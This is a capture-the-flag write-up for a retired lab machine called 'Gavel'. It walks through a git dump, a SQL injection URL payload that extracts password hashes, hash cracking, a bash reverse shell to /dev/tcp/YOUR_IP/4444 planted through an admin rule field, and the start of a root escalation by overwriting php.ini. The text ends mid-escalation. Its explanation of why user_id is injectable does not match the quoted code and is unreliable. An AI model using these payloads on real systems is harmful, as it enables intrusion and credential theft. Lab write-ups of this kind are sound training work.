Overview
| Field | Details |
|---|---|
| Machine | Gavel |
| OS | Linux |
| Difficulty | Medium |
| Status | Retired |
TL;DR
- ffuf finds
/.git/exposed on the web server - git-dumper reconstructs source → SQL injection in
inventory.phpviauser_idparameter - SQLi dumps
auctioneerbcrypt hash → john cracks it → admin panel access - PHP reverse shell injected into “edit rule” field → shell as
www-data→ su toauctioneer - Root daemon reads YAML files and executes PHP
rulefield → overwritephp.inito unlocksystem()→ SUID bash → root
Tools Used
- nmap, ffuf, git-dumper, burpsuite, john, netcat, gavel-util
Setup / Notes
echo "<ip> gavel.htb" | sudo tee -a /etc/hostsRecon
nmap -p- -sC -sV gavel.htb
Two ports: 22 (SSH) and 80 (HTTP). All attack surface is on the web app.
Enumeration


Visiting http://gavel.htb shows a functional auction platform:
Discovering Hidden Endpoints
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  -u http://gavel.htb/FUZZ -e .php
Key finds:
/admin.php: admin dashboard (requires auth)/inventory.php: user inventory/.git/: exposed Git repository
Dumping the Git Repository
git-dumper http://gavel.htb/.git/ ./gavel-source
We now have the full PHP source. Never deploy .git/ to production.
Understanding the SQL Injection Through Source Code
Now, reading through the actual PHP files (especially inventory.php), the vulnerability becomes crystal clear:
$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
$col = "`" . str_replace("`", "", $sortItem) . "`";
$itemMap = [];
$itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
try {
    if ($sortItem === 'quantity') {
        $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
        $stmt->execute([$userId]);
    } else {
        $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
        $stmt->execute([$userId]);
    }
    $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
} catch (Exception $e) {
    $results = [];
}
By studying the code directly, you understand:
-
Why
user_idis vulnerable: The variable is passed directly toexecute()without being parameterized. Even though$coluses prepared statements,$userIdis exposed to injection through the parameter binding. -
The backtick handling: The code tries to sanitize
$sortItemby removing backticks (str_replace("”, "", $sortItem)), but this only protects the sort column, **not** theuser_id`. -
The logic flow: Depending on the
sortparameter, different SQL queries fire, but both are vulnerable because$userIdultimately gets injected into the WHERE clause without proper escaping.

Now, let’s hop on back to gavel.htb and make an account to play around with /inventory.php
Exploit

Crafting the SQL Injection Payload
Now that you understand the vulnerability from reading the source code, it’s time to exploit it. The goal is to dump the user credentials from the database, specifically targeting the users table where usernames and password hashes are stored.
The payload you’ll craft looks like this:
http://gavel.htb/inventory.php?user_id=x`+FROM+(SELECT+CONCAT(username,0x3a,password)+AS+`%27x`+from+users)y;--+-&sort=\?;--+-%00Let’s break down what’s happening here, piece by piece:
The Payload Anatomy:
user_id=x`We start by closing the expected identifier with a backtick. The `x“ is just a placeholder column name that we’ll use later in our subquery.
+FROM+(SELECT+CONCAT(username,0x3a,password)+AS+%27x+from+users)y;Here’s where the magic happens. We inject a subquery that pulls username and password from the users table, concatenating them with a colon (0x3a is the hex code for :). The %27 is a URL-encoded single quote ('), which helps the alias work correctly within the SQL syntax. We alias this result as 'x so it matches our structure.
--+-This is an SQL comment sequence. The -- starts the comment, and +- acts as padding/spacing to ensure the comment properly terminates the rest of the original query.
&sort=\?;--+-%00The sort parameter adds additional confusion to the parser. The backslash escapes the question mark, the --+- comments out anything trailing, and %00 (null byte) can bypass certain parser quirks or WAF filters.
Why This Works
The original query was supposed to be:
SELECT `item_name` FROM inventory WHERE user_id = ? ORDER BY item_name ASCBut with your injection, it transforms into:
SELECT x` FROM (SELECT CONCAT(username, 0x3a, password) AS 'x' FROM users) y; -- ORDER BY item_name ASCThe database executes your subquery, pulls credentials, and displays them in the results. The comments (--) safely discard the trailing ORDER BY clause.
Executing the Attack
Go to your browser and put the URL with the SQLi in. The database executes the subquery and returns credentials in the page:

The hash is bcrypt ($2y$ prefix).
Crack the Hash
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt auctioneer.hashPassword cracked. Log in at http://gavel.htb/admin.php.
PHP RCE via Edit Rule
The admin panel has an “edit rule” field that’s executed server-side as PHP:

In the edit rule field, paste a reverse shell:
system('bash -c "bash -i >& /dev/tcp/YOUR_IP/4444 0>&1"'); return true;The page refreshes every second. Paste quickly and click Edit. Set up your listener:
nc -lvnp 4444Place a bid on the auction where you set the rule. The PHP executes when the bid is processed:

Switch to auctioneer:
su auctioneer # use the cracked password
Privilege Escalation: YAML Rule Engine
In /opt/gavel/ there’s a sample.yaml showing how the auction daemon works:

The daemon runs as root and evaluates the rule field as PHP. The config at /opt/gavel/.config/php/php.ini restricts system() via disable_functions, but we can overwrite it using the same rule engine.
Step 1: Remove PHP Restrictions
Create a YAML that overwrites php.ini:
cat << 'EOF' > fix_ini.yaml
name: fixini
description: fix php ini
image: "x.png"
price: 1
rule_msg: "fixini"
rule: file_put_contents('/opt/gavel/.config/php/php.ini', "engine=On\ndisable_functions=\nopen_basedir=\n"); return false;
EOF

